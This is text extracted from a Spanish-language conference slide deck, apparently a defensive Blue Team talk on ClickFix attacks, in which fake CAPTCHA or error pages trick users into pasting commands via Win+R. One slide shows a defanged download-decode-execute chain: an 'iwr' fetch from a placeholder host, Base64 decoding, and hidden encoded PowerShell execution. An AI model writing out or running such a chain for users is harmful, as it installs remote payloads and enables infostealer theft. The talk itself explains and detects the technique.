continue ClickFix transforma acciones cotidianas como copiar, pegar o “verificar que sos humano” en parte de una cadena de ataque; en esta charla vemos cómo funciona, qué señales deja y cómo puede detectarse desde una perspectiva Blue Team. Sol González – SenseOn & Hack4Good

es ClickFix? 1 3 5 2 Lure 4 Instructions Fake problem Execution Copy / Paste E L SE ÑU EL O C AM BI A CAPTCHA Error del navegador Download problem Meeting problem Fake verification

como tradecraft Cuando un actor estatal usa el mismo truco. Fake Google Sheet → reCAPTCHA → PowerShell → Los actores estatales revolucionaron sus campañas: ClickFix reemplazó la etapa de instalación y ejecución. Oct 2024 · observado por CERT-UA SSH tunnel → Metasploit En 90 días, la misma técnica en: TA427 ·Corea del Norte TA450 ·Irán

MÁQUINA DEL TIEMPO → 2011 2014 2008 LEEME.txt — juego_full_crack.rar 1. Desactivá el antivirus 2. Reemplazá este archivo 3. Ejecutalo como administrador 2017 2020 2023 2026 Verify you are human I’m not a robot Win + R → Ctrl + V → Enter No cambió lo que el atacante necesita. Cambió cómo hace que parezca razonable.
· Win + R · PowerShell Ver el CAPTCHA, pegar el comando y que PowerShell baje el resto. 1 Cómo funciona → Caso 01 · Windows clásico 2 Evidencia real → 3 Qué deja


hizo ese Enter? 1 2 3 USUARIO Browser Clipboard Win + R 4 5 6 SISTEMA PowerShell / LOLBin Stage Payload Run · ejemplo sanitizado DOWNLOAD DECODE EXECUTE iwr hxxp://cdn[.]tld/a → $t [Convert]::From Base64String( … ) powershell -w hidden -enc <BASE64…> PowerShell, mshta y curl aparecen una y otra vez — pero ninguno es malicioso por sí mismo.
· curl · infostealer El mismo truco en Mac, y un caso real de septiembre de 2026. 1 Cómo funciona → 2 Evidencia real → Caso 02 · macOS · AMOS 3 Qué deja
